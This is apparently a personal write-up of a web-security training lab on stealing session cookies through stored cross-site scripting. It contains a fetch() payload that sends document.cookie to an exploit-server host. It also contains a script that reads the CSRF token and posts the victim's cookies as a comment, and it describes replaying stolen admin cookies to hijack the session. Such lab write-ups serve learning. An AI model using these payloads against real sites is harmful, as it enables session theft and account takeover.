Exploiting cross-site scripting to steal cookies | Practitioner
(dont rlly like this lab because of paywall)

First, to steal cookies we must know the attributes of them. By using the Developer Tool, we can see that our cookie session does not have HttpOnly flagged. This means client-side JS can read cookies via document.cookie, making our job easier.
As usual, we try to insert our canary and see what’s up:
 This is a bit of a logic jump but I tried inserting angled brackets and found out that it wasn’t encoded like other labs. I then attempted to insert a simple
 alert payload, lo and behold the parser recognises the payload as HTML. We can assume that there are no encoding filter or WAF blocks, meaning we can build our payloads no problemo.
Since I’m using Burp Community, using Collaborator is out of the picture. I tried to use a CSRF lab’s exploit server to compensate, and came up with the following payload:
fetch("https://<id>.exploit-server.net/exploit?cookie=" + btoa(document.cookie));
The log captured my cookie successfully whenever I visited the injected page, but for some reason I could not get the simulated victim to load the page (maybe I do need Collaborator after all). Solving this seems hopeless.
That’s when I stumbled upon this. In a nutshell, it’s a CSRF approach. Since HttpOnly is disabled for CSRF as well (because if it’s set True then JS has no way to read and verify tokens), we can take advantage of this and craft the following payload:
<script>
setTimeout(function(){
    var token = document.getElementsByName('csrf')[0].value;
    var data = new FormData();

    data.append('csrf', token);
    data.append('postId', 3);
    data.append('comment', document.cookie);
    data.append('name', 'victim');
    data.append('email', 'hacked@victim.com');
    data.append('website', 'http://test.com');

    fetch('/post/comment', {
        method: 'POST',
        body: data
    });
}, 100);
</script>
I used setTimeout here to delay just enough for the parser to finish parsing the form, then steal the token and forge a POST request. Thankfully, this method works as intended and we can see the damning evidence on the comment section.
 Surprisingly, there is another
 secret cookie hanging around which raises the possibility of the victim being an admin of the site. By sending the request to /my-account to Repeater and pasting the stolen cookies, we can steal the admin’s session as shown here:
 While this works, it’s not as subtle as the original approach (suppose it works) and the victim will know right away that they’ve been hijacked.